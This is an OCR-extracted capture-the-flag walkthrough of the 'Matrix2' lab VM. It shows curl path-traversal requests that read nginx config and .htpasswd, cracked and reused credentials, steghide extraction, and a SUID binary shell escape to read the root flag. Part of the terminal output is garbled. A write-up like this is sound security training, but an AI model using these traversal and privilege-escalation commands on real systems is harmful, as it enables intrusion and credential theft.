

Matrix2

IP- 192.168.56.114 Walkthrough by Basil Wattlecorp Cybersecurity Labs

Methadologies

Let's start by identifying open ports, services etc using nmap






There was a number of open ports.


Let's analyse each one by one

Firstly, we explored the Targets IP address on port 80 on the browser. It was not much of great help.





Now we explored port 12322.

The webpage opened didn't come out to be much useful. But what draws our attention is that we noticed two disallowed entry on port 12322 in the nmap scan result. On exploring the first entry robots txt, we found another disallowed entry i.e file_view.php.




Let's check the directory





Here, we found another directory /var/www/p4ss/.htpasswd which might be useful. curl -X POST -k https://192.168.56.114:12322/file view.php -d "file=../../../../etc/nginx/sites-available/default"


1 [Oracle VM Virtua... M. [Matrix., 2 By Unk... Parrot Terminal | IIII [matrix2]




After getting another directory, We used curl to exploit LFI vulnerability to obtain the contents of /var/www/-p4ss/.htapasswd by using the command.

curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../var/www/p4ss/.htpasswd"

We used john to crack the password It gave us a Username and Password i.e admin & Tr1n17y




Let's use these credentials to log into port 1337 along with Targets IP Address on the browser. The webpage showed a name n30 which can be used as a credential later on. On exploring the View Page Source of the webpage showed us a hidden image h1dd3n.jpg.




Let's check the hidden img

Matrix 2: Vuln... 👏 https://192.16... 👏 [Mozilia Firefox] 🖼



We downloaded and used stegide to extract the file with the pass we found from the 1337 webpage n30




we found another pass

Let's login to port 12320 using targets IP Address by using Credentials as.

user- n30

pass-P4\$\$w0rd



Now we checked the contents and from bash.history found some commands. These commands can be useful to get root access. Let's use this.

cat .bash_history Places System 🍪 🔞 📵 🐷 28 °C Mon Sep 7, 5:26 PM n30@Matrix_2:/home/ D & https://192.168.56.114:12320 ± II. (I) 😂 💿 (I) 🔞 N Parrot
Wiki
Community
privacy
pentest
learn
Cons atrix 2 -\$ ls -al drwxr-xr-x 5 n30 n30 drwxr-xr-x 3 root root 4096 Dec 4096 Dec 2018 2018 950 Dec 13 220 Dec 7 2083 Dec 7 1096 Dec 7 2018 2018 2018 2018 1 n30 n30 bash history bash_logout rw-r--r-- 1 n38 lrwxr-xr-x 2 n38 rw-r--r-- 1 n30 n38 2083 Dec .bashrc 4096 Dec 0 Dec 2018 2018 n30 .bashrc.d n30 r--r-- 1 n30 n30 746 Dec r-xr-x 2 n30 n30 4006 Dec r-r-- 1 n30 n30 0 Sep ---- 2 n30 n30 4096 Dec Matrix_2 -\$ cat .bash_history 2018 2018 .profile 17:25 2018 FW-F--F--.sdirs orpheus 'BEGIN {system("/bin/sh")}' ls -l /usr/bin/morpheus orpheus 'BEGIN {system("/bin/sh")}' ls -l /usr/bin/morpheus exit orpheus 'BEGIN {system("/bin/sh")}' morpheus 'BEGIN (system("/bin/sh"))' clear :hown n30:n30 /usr/bin/morpheus exit -x /usr/bin/morpheus ig [Matrix 2: Vuln... ig n30@Matrix... ig [Mozilia Firefo... ig Matrix...2 By U... is ig

morpheus 'BEGIN {system("/bin/sh")}'
id
cd /root
cat flag.txt

